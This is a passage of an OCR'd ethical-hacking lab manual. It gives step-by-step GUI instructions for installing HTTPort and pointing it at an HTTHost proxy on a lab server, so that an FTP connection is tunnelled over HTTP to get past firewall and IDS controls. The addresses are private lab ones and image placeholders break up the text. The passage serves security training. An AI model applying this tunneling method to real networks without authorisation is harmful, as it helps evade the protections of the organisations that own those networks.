
Note: In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11**, where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.

40. Now, we will perform **tunneling** using **HTTPort** to establish a connection with the FTP site located on **Windows 11**.
41. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPort** and double-click **httport3snfm.exe**.




42. If a **User Account Control** pop-up appears, click **Yes**.


43. Follow the installation steps to install HTTPort.



44. Launch HTTPort (**Httport3SNFM**) from the **Start** menu.



45. An **Introduction to HTTPort** wizard appears; click **Next** five times, until you come to the last wizard pane, and then click **Close**.



46. The **HTTPort** main window (**HTTPort 3.SNFM**) appears, as shown in the screenshot.

47. On the **Proxy** tab, enter the **Host name** or **IP address** (**10.10.1.22**) of the machine where HTTHost is running (**Windows Server 2022**).


> Note: The IP address of **Windows Server 2022** may vary when you perform the task.

48. Enter the **Port** number **90**.

